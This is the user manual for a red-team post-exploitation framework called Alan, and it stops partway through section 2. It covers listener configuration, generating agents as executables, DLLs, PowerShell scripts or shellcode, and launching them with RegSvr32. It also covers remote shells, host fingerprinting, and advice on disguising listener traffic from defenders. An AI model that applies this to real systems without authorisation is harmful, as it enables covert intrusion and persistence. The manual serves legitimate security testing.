



ALAN_{v7.0}

Post-Exploitation Framework

1. Introduction	3
1.1 Installation Requirements	5
1.2 Install the Alan Framework	5
2. Server Component	6
2.1 HTTP Listener	7
2.2 HTTPS Listener	10
2.3 Dashboard Command-Line	15
2.3.1 List Profiles	15
2.3.2 List connected agents	15
2.3.3 Create a new agent	16
2.3.4 Join a Connected Agent	19
2.4 Agent Command-Line	20
2.4.1 Command Shell	20
2.4.2 Agent Termination	22
2.4.3 Agent Information	22
2.4.4 Extended Agent Information	23
2.4.5 Get the agent configuration	24
2.4.6 Update the agent configuration	24
2.4.7 Migrate Agent Session to a Remote Process	25
2.4.8 Get Process List	25
2.4.9 Download Files Locally	26
2.4.10 Agent Sleep	27
2.4.11 Process Kill	28
2.4.12 Run a program in memory	28
2.4.15 Execute a program from the compromised host	30
2.5 Pivoting	31
2.5.1 Create a New Proxy	32
2.5.2 Proxy Interaction	32
2.5.2 Proxy Chain	33
3. Agent Profile	34
3.1 Session Configuration	37
3.2 Servers Configuration	39

3.2.1 HTTP Server Configuration	39
3.2.2 HTTPS Server Configuration	42
3.3 Data Configuration	43

1. Introduction

Alan is a post-exploitation framework aimed at ensuring persistence on the compromised system and making the lateral movement task easier. Its usage is particularly indicated during red-team activities. This document provides documentation on how to use Alan in a proficient way. The document contains various boxes with relevant information. In particular, boxes with **green** borders contain information related to how Alan operates. Boxes with **blue** borders contain Alan usage best-practices.

The Alan framework is composed of a server and one or more agents running on the compromised machine. The agent receives and executes commands from the server. A not complete list of key features supported by the Alan framework is reported below:

- **Secure Communication:** The communication between the server and the agent is encrypted in a secure way by using different encryption keys for each generated agent. This avoids the decryption of the network traffic if intercepted by a blue team. In other similar products, the key is embedded inside the agent, making the decryption of the traffic feasible by reversing the client binary. Alan framework generates the session key on the fly and protects it with a public key; this will ensure that the traffic cannot be decrypted.
- **A powerful remote command-shell:** Alan Framework implements a powerful command shell that allows the operator to navigate and executes commands on the compromised host. In other similar products, the command-shell is implemented by waiting for the command to complete before sending the output to the server; this implementation might cause problems in case of a task with a very

long output. Alan supports asynchronous execution and it is perfectly able to handle such commands (you can test this feature by running the `pause` command in the command-shell prompt).

- **Full customization at runtime:** Most post-exploitation framework provide a wide range of settings to customise the execution, but once configured it is not possible to change the settings during the execution. Alan was created to overcome this problem. The operator might decide to change the agent profile and communicate with the server in a different way. For example, the operator might start using HTTP and encrypting the data, and then change the agent profile using an HTTPS endpoint and not encrypting the data anymore.
- **Feature Rich:** Alan supports a wide range of features in order to make the operator task easier. An example of implemented features are: file download, agent session migration to another process, process listing, system fingerprint, and so on.
- **Low footprint:** Alan is implemented with the principle to have a low footprint. The client is only a few KB and can be easily embedded in formats such as Powershell scripts.
- **Easy to extend:** Through the creation of Javascript script it is possible to extend the agent capabilities by executing user defined script. The script can easily access the Win32 API allowing the operator to create powerful scripts that interact with the underlying system.
- **Pivoting:** the Alan agent can start a proxy to use during pivoting activities. The proxy is a fully compliant SOCKS5 proxy that can be used by specifying a username and a password. Proxy chain is also supported allowing the operator to create a chain of proxies to reach the Alan server.

1.1 Installation Requirements

The server application can be executed both on Windows OS and Linux. The software requirements to run the server are the following:

.NET Core 5.0 (or higher)

<https://dotnet.microsoft.com/download/dotnet/5.0>

The .NET Core 5.0 framework must be installed only by the operator on the machine that will execute the Server component. It does not impact the agent execution. The hardware requirements are:

RAM 4GB (or higher)

CPU i5 (or higher)


The Alan agent is compiled to run on Windows 7 and newer Windows versions. The PowerShell version runs on PowerShell 2.0 and newer.

1.2 Install the Alan Framework

The Alan framework does not need to be formally installed on the system since it does not need any external software to run. The package is released as a .zip file which needs to be unzipped in the appropriate directory. Once unzipped, follow the steps described in section *Server Component* to start the server and to generate the agents.

2. Server Component

Alan provides a command-line interface to interact with the server component. Figure 2a shows an example of the Dashboard command-line initial screen.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-01-27 17:38:19 - Start listeners
$:>[18:38:20 INF] Smooth! Suave listener started in 334.672ms with binding 127.0.0.1:8080

$:>?

[+] Help:
? or help      Show this help
profiles       Show the available profiles that can be used to configure the agent
create <profile filename> Create a new agent binary using the specified profile file
agents         List the currently active agents
join <agentId>  Select the specified agent as the currently active one
exit           Terminate the server process

$:>_
```

Figure 2a. Alan Command-Line Dashboard

From the Dashboard screen is it possible to perform various actions, when in doubt about which commands you can run, type `? or help` to show an help screen. To start the server console type the following command from a command shell:

`dotnet Server.dll`

Or, if you are under Windows, just double click the `Server.exe` program.

Once executed, the Server starts the Dashboard, retrieves the server external public IP address (this is achieved by contacting the URL <https://checkip.amazonaws.com/>) and starts the listener. The log messages are saved to the log file **alan.log**.

During a red-team engagement it is important to have a full log of the current activity. For this reason Alan saves in the **evidences** directory a textual file containing all input commands and all the output printed by the Server to the console.

Compared to other post-exploitation framework, Alan abstracts the listener concept by starting it at startup time. The server configuration file is not intended to be customised by the user (the operator is supposed to customise only the listeners), and its fields should be considered opaque.

2.1 HTTP Listener

The HTTP listener allows the agent to interact with the server through HTTP requests. It is possible to configure it through the file **http_listener_config.json** in the **config** directory. If the server is already running, it is necessary to restart it in order to apply the modification. An example of listener configuration file is shown below:

```
{  
  "BindingPort": 8088,  
  "BindingIp": "127.0.0.1",
```



```

"Timeout": 1000,
"SuccessRequest": {
  "Prepend": "<html>",
  "Append": "</html>",
  "Headers": [
    { "Name": "MyHeader", "Value": "MyHeaderValue" }
  ]
},
"ErrorRequest": {
  "Html": "<html><head><title>404 Not Found</title></head></html>",
  "StatusCode": 404,
  "Headers": [
    { "Name": "MyHeader", "Value": "MyHeaderValue" }
  ]
}
}

```

The meaning of each field is described in Table 2.1a.

Name	Type	Mandatory	Description
BindingPort	integer	YES	This parameter specifies the binding port of the listener. The agent will connect to this port to interact with the server.
BindingIp	string	YES	This parameter specifies the IP where the listener will bind. The specified value

			must be reachable from the deployed agents.
Timeout	integer	YES	This parameter specifies the server request timeout in milliseconds.
SuccessRequest	object	NO	<p>This object contains information on the response to return to the agent if the request is valid. The fields are:</p> <ul style="list-style-type: none"> • Prepend: This string is prepended to the response to a valid agent request. • Append: This string is appended to the response to a valid agent request. • Headers: A name-value object array, specifying the headers to add.
ErrorRequest	object	NO	<p>This object contains information on the response to return to the agent if the request is valid. The fields are:</p> <ul style="list-style-type: none"> • Html: When the server receives a request that does not match with any configured agent endpoints, it returns this string (defaultvalue: empty string). • StatusCode: When the server receives a request that does not match with any configured agent endpoints, it returns this status code (default value: 404). • Headers: A name-value

			object array, specifying the headers to add.
--	--	--	--

Table 2.1a. Listener Configuration Fields

Advice On Good Operational Security

*A wise configuration of the HTTP/S listener is fundamental in order to avoid being easily recognized by a blue-team. The operator can customize the appearance of the web listener, by configuring a custom response. For example, instead of showing an empty page when a bad request is received, you can fake the default 404 page returned by a vanilla nginx installation. Similarly, the operator can use **Prepend** and **Append** to customize the response for a valid agent request.*

2.2 HTTPS Listener

The HTTPS listener allows the agent to interact with the server through HTTPS requests using the TLS protocol. It is possible to configure it through the file `https_listener_config.json` in the `config` directory. If the server is already running, it is necessary to restart it in order to apply the modification. An example of listener configuration file is shown below:

```
{
  "BindingPort": 8443,
  "BindingIp": "127.0.0.1",
```

```
"Timeout": 1000,
"CAFile": "certificate.pfx",
"SuccessRequest": {
  "Prepend": "<html>",
  "Append": "</html>",
  "Headers": [
    { "Name": "MyHeader", "Value": "MyHeaderValue" }
  ]
},
"ErrorRequest": {
  "Html": "<html><head><title>404 Not Found</title></head></html>",
  "StatusCode": 404,
  "Headers": [
    { "Name": "MyHeader", "Value": "MyHeaderValue" }
  ]
}
"CA": {
  "Issuer": {
    "CommonName": "Enkomio",
    "OrganizationalUnit": "AlanFramework",
    "Organization": "AlanCA",
    "Locality": "IT",
    "StateOrProvinceName": "IT",
    "CountryName": "Italy",
    "Email": "alan@localhost"
```

```

},
"Subject": {
  "CommonName": "Enkomio",
  "OrganizationalUnit": "AlanFramework",
  "Organization": "AlanCA",
  "Locality": "IT",
  "StateOrProvinceName": "IT",
  "CountryName": "Italy",
  "Email": "alan@localhost"
},
"Serial": 0,
"NotAfter": "",
"Password": "Turing"
}
}

```

The meaning of each field is described in Table 2.2a.

Name	Type	Mandatory	Description
BindingPort	integer	YES	See table 2.1a.
BindingIp	string	YES	See table 2.1a.
SuccessRequest	object	NO	See table 2.1a.
ErrorRequest	object	NO	See table 2.1a.
Timeout	integer	YES	See table 2.1a.

CAFile	string	YES	This parameter specifies the file containing the TLS certificate in .pfx format (a.k.a. PKCS#12). If this file is not found Alan will generate a self-signed certificate by using the properties specified in the Issuer and Subject object.
CA	object	YES	The CA object that contains the information to create the self-signed certificate. See Table 2.2b for a detailed description.

Table 2.2a. Listener Configuration Fields

Name	Type	Mandatory	Description
Issuer	object	YES	The Issuer object contains information related to the Issuer part of the certificate, see Table 2.2c for a detailed description.
Subject	object	YES	The Subject object contains information related to the Issuer part of the certificate, see Table 2.2c for a detailed description.
Serial	integer	NO (default value 0)	This field contains an optional serial number to use for the certificate. If its value is 0, a random number is generated.
NotAfter	string	NO (default 3 months)	This field contains a string date representing the certification expiration date. The string format is yyyy/MM/dd (for example 2021/03/25). If this string is

			empty or does not have a correct format, the current date is taken and three months are added.
Password	string	YES	This is the certificate password.

Table 2.2b. CA Configuration Fields

Both Issuer and Subject are represented by the same object format, described in Table 2.2c.

Name	Type	Mandatory	Description
CommonName	string	YES	The CN certificate field
OrganizationalUnit	string	NO	The OU certificate field
Organization	string	NO	The O certificate field
Locality	string	NO	The L certificate field
StateOrProvinceName	string	NO	The ST certificate field
CountryName	string	NO	The C certificate field
Email	string	NO	The E certificate field

Table 2.2c. Issuer and Subject Configuration Fields

2.3 Dashboard Command-Line

The Dashboard command-line provides a console to interact with the deployed agents or to build new agents. Each agent runs under a profile that describes how the agent should behave.

2.3.1 List Profiles

Profile is a core concept in the Alan framework and is described in more details in section *Profile*. Each profile is stored inside a JSON file in the *profiles* directory. By typing the command **profiles**, a list of available profiles is shown.

2.3.2 List connected agents

To list the currently connected agents, type the command **agents**. An example of a screen showing the list of connected agents is reported in Figure 2.3a.


```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-01-27 17:42:17 - Start listeners
[18:42:19 INF] Smooth! Suave listener started in 343.552ms with binding 127.0.0.1:8080

$:>Agent 1 joined

$:>agents
[+] Agents:
+-----+-----+-----+-----+-----+
| Id | Created | Last connected | Address | Version |
+-----+-----+-----+-----+-----+
| 1 | 1/27/2021 6:42:28 PM | 1/27/2021 6:42:42 PM | 127.0.0.1:51680 | 1.0 |
+-----+-----+-----+-----+-----+

$:>
```

Figure 2.3a. List Connected Agents

2.3.3 Create a new agent

To create a new agent it is necessary to use the command `create` followed by the profile filename (it is possible to specify just the first letter of the profile name). This command starts a wizard where the operator can customize the agent creation.

The profile specified with the `create` command might contain values that might not suit your needs. Please review it in order to remove unnecessary configuration.

During the Wizard is necessary to specify additional properties. Table 2.3a describes these options.

The full profile content is provided by the server only after the agent registration to the server. When deployed, the agent does not contain its full profile, but only a minimized profile with the information to contact the server. This feature improves the operational security.

Name	Type	Description
Listener IP	string	This parameter specifies the listener IP. It must be reachable from the deployed agent.
Binding Port	integer	This parameter specifies the listener binding port. The deployed agent will connect to this port to interact with the server.
URL Path	string	This parameter specifies the listener URL path. This can be an arbitrary value. The listener will allow connection from the created agent only on the specified URL path.
Packaging	enumeration	<p>This parameter specifies how the agent must be packaged for the delivery. The possible options are:</p> <ul style="list-style-type: none">● Executable: the agent is created as a Windows executable.● DLL: the agent is created as a Windows DLL● PowerShell: the agent is created as a PowerShell script.● Shellcode: the agent is created as a Windows shellcode. The created shellcode is PIC (Position Independent Code) and it is up to the operator to decide how to execute it on the target system.● Vanilla: this type does not include any loader/packer and just writes to disc the vanilla alan agent. This setting is useful when the operator wants to use his own packer without

		incurring in performance degradation due to the many packaging layers.
Bitness	enumeration	This parameter is only used if the packaging is Executable or DLL. Its values are: x86 , to create a 32-bit agent, or x64 to create a 64-bit agent.
Listeners	enumeration	This parameter specifies the listener that the agent must use to connect to the server.

Table 2.3a. Creation of a New Agent Options

An example of agent creation is shown in Figure 2.3a.

```

ALAN v1.0
== POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-02-14 11:37:23 - Start listeners
[INFO] 2021-02-14 11:37:24 - Host address: 192.168.174.230
[INFO] 2021-02-14 11:37:24 - Host address: 172.17.96.1
[12:37:25 INF] Smooth! Suave listener started in 200.021ms with binding 127.0.0.1:8088
[INFO] 2021-02-14 11:37:25 - External IP: .172
$:>create agent_default
Creating agent from profile: agent_default_config.json
ListenerIP [ .172]: 127.0.0.1
Binding Port [8088]:
URL path [/NjUUh8V]:
Packaging (Executable/PowerShell/Shellcode) [Executable]: PowerShell
[INFO] 2021-02-14 11:38:11 - Agent file created at: C:\Users\User\AppData\Local\Temp\agent.ps1
$:>_

```

Figure 2.3a. Creation of a New Agent Options

Once created, the full path of the agent binary is displayed and ready to be deployed to the target. Once executed, the agent will connect to the server and a message is shown in the Dashboard console.

*If a DLL format is chosen, it can be started by running the **RegSvr32.exe** utility, with the following command: **RegSvr32.exe /s agent.dll**.*

When an agent is first created, the specified profile is considered somehow special. As described in the next sections, the operator might change the agent profile at execution time. If the operator sends an invalid profile, the agent might not communicate with the server anymore. To avoid this unpleasant condition, the agent will reset to the original profile after a given amount of attempts, in this way the operator can gain control of it again.


It is suggested to use the HTTP listener when the agent is initially created. On some legacy systems the other listeners (like HTTPS) might cause an error with the consequence that the agent can not reach the server. The operator can change the listener in the profile after the deployment of the agent.

2.3.4 Join a Connected Agent

To interact with a specific agent is necessary to join it by specifying the agent **Id**. It is possible to know the agent **Id** by listing the currently connected agents, as described in the section *List Connected Agents*. To join an agent, type the command **join** followed by the agent **Id**. After joining an agent the operator can submit commands to the joined agent as described in the section *Agent Command-Line*.

2.4 Agent Command-Line

The agent command-line console is specific to an agent and is used to send commands to it. An example of the screen of the agent command-line console is shown in Figure 2.4a.



```
ALAN v1.0
== POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-01-27 18:20:24 - Start listeners
$:>[19:20:26 INF] Smooth! Suave listener started in 241.569ms with binding 127.0.0.1:8080

$:>create agent_default_config
[INFO] 2021-01-27 18:20:45 - Agent file created at: C:\agent.exe
$:>Agent 1 joined

$:>join 1
#1 :> ?

[+] Help:
? or help          Show this help
agents             List the currently active agents
join <agentId>     Select the specified agent as the currently active one
shell              Start a command shell on the host
info              Get information on the host system
exit              Termination the agent process

#1 :>
```

Figure 2.4a. Agent Dashboard Console

Part of the supported commands were inherited from the Dashboard console. The new additional commands are described below.

2.4.1 Command Shell

To open a command shell type `shell`. This command starts a new console program and accepts commands from the server. An example of shell execution is shown in Figure 2.4b.

```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-01-27 18:26:49 - Start listeners
$:>[19:26:50 INF] Smooth! Suave listener started in 203.032ms with binding 127.0.0.1:8080

$:>create agent_default_config
[INFO] 2021-01-27 18:27:00 - Agent file created at: C:\agent.exe
$:>Agent 1 joined

$:>join 1
#1 :> shell
You can now enter shell commands
:>dir c:\Users
C:\> Volume in drive C is Workspace
Volume Serial Number is FE37-7F1A

Directory of c:\Users

11/05/2020  01:46 AM    <DIR>        .
11/05/2020  01:46 AM    <DIR>        ..
11/05/2020  02:41 AM    <DIR>        Public
01/13/2021  02:58 AM    <DIR>        s4tan
             0 File(s)              0 bytes
             4 Dir(s) 16,983,031,808 bytes free
```

Figure 2.4b. Example of Command Shell

To exit from the command shell type **exit**. This command will terminate the console process freeing its resources. To detach from the command shell type the command **detach**. This command will exit from the command shell but does not terminate its process. When the **shell** command is run again, the commands are executed in the previous command shell session.


The **shell** command accepts an optional argument to execute. The argument is executed and the shell is immediately terminated. If a **&** is appended as the last argument, the shell command is executed in background and the output is not displayed.

2.4.2 Agent Termination

To terminate the agent process run the command `exit`. This will cause the termination of the agent process.

2.4.3 Agent Information

Each agent can send basic information about its execution environment. To retrieve this information, run the command `info`. Figure 2.4c shows an example of command execution. The agent information contains the list of privileges held by the token. If a privilege was removed a - sign is prepended to the privilege name, if a privilege was enabled a + sign is prepended to the privilege name.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --


[INFO] 2021-02-22 22:47:14 - Start listeners
[INFO] 2021-02-22 22:47:14 - Host address: 172.17.96.1
[INFO] 2021-02-22 22:47:14 - Host address: 192.168.174.230
[23:47:15 INF] Smooth! Suave listener started in 76.651ms with binding 0.0.0.0:8088
[INFO] 2021-02-22 22:47:15 - External IP:
$:>Agent FE9EC8F8 joined
join F
#FE9EC8F8:> info
#FE9EC8F8:>
Computer name: DESKTOP-A7M6FL9
Pid: 27096
Username: s4tan
Executable: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Operating System: 10.0.19041.2 SP 0.0

#FE9EC8F8:>
```

Figure 2.4c. Example of Execution of info Command

2.4.4 Extended Agent Information

Alan supports an additional command to show extensive information about the compromised host: the command `info++`. This command retrieves various information and its execution can take a couple of seconds to finish. Figure 2.4d shows an example of command execution.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-02-22 22:48:37 - Start listeners
[INFO] 2021-02-22 22:48:37 - Host address: 172.17.96.1
[INFO] 2021-02-22 22:48:37 - Host address: 192.168.174.230
[23:48:37 INF] Smooth! Suave listener started in 73.803ms with binding 0.0.0.0:8088
[INFO] 2021-02-22 22:48:38 - External IP:
$:>Agent 852B7387 joined

$:>join 852
#852B7387:> info++
#852B7387:>
Computer name: DESKTOP-A7M6FL9
Pid: 17952
Username: s4tan
Executable: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Worgroup: WORKGROUP
Architecture: x86
Operating System: 10.0.19041.2 SP 0.0
Locate Date: 2021/02/22 23:48:53
Locale: English (United States)
CPU: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz
RAM: 15 GB
Disk C:, Size: 199GB, Available space: 13GB
Disk D:, Size: N/AGB, Available space: N/AGB
DNS: 8.8.8.8
Adapter: Intel(R) 82574L Gigabit Network Connection, IP: 192.168.174.230, Mask: 255.255.255.0
Adapter: Bluetooth Device (Personal Area Network), IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: TAP-Windows Adapter V9, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: Hyper-V Virtual Ethernet Adapter, IP: 172.17.96.1, Mask: 255.255.240.0
Adapter: Kaspersky Security Data Escort Adapter, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: ExpressVPN TAP Adapter, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: Kaspersky Security Data Escort Adapter #2, IP: 0.0.0.0, Mask: 0.0.0.0
Share: ADMIN$, Description: Remote Admin, Pwd: N/A, Path: C:\WINDOWS
Share: C$, Description: Default share, Pwd: N/A, Path: C:\
Share: IPC$, Description: Remote IPC, Pwd: N/A, Path:
Share: print$, Description: Printer Drivers, Pwd: N/A, Path: C:\WINDOWS\system32\spool\drivers

#852B7387:> _
```


Figure 2.4d. Example of Execution of info++ Command

2.4.5 Get the agent configuration

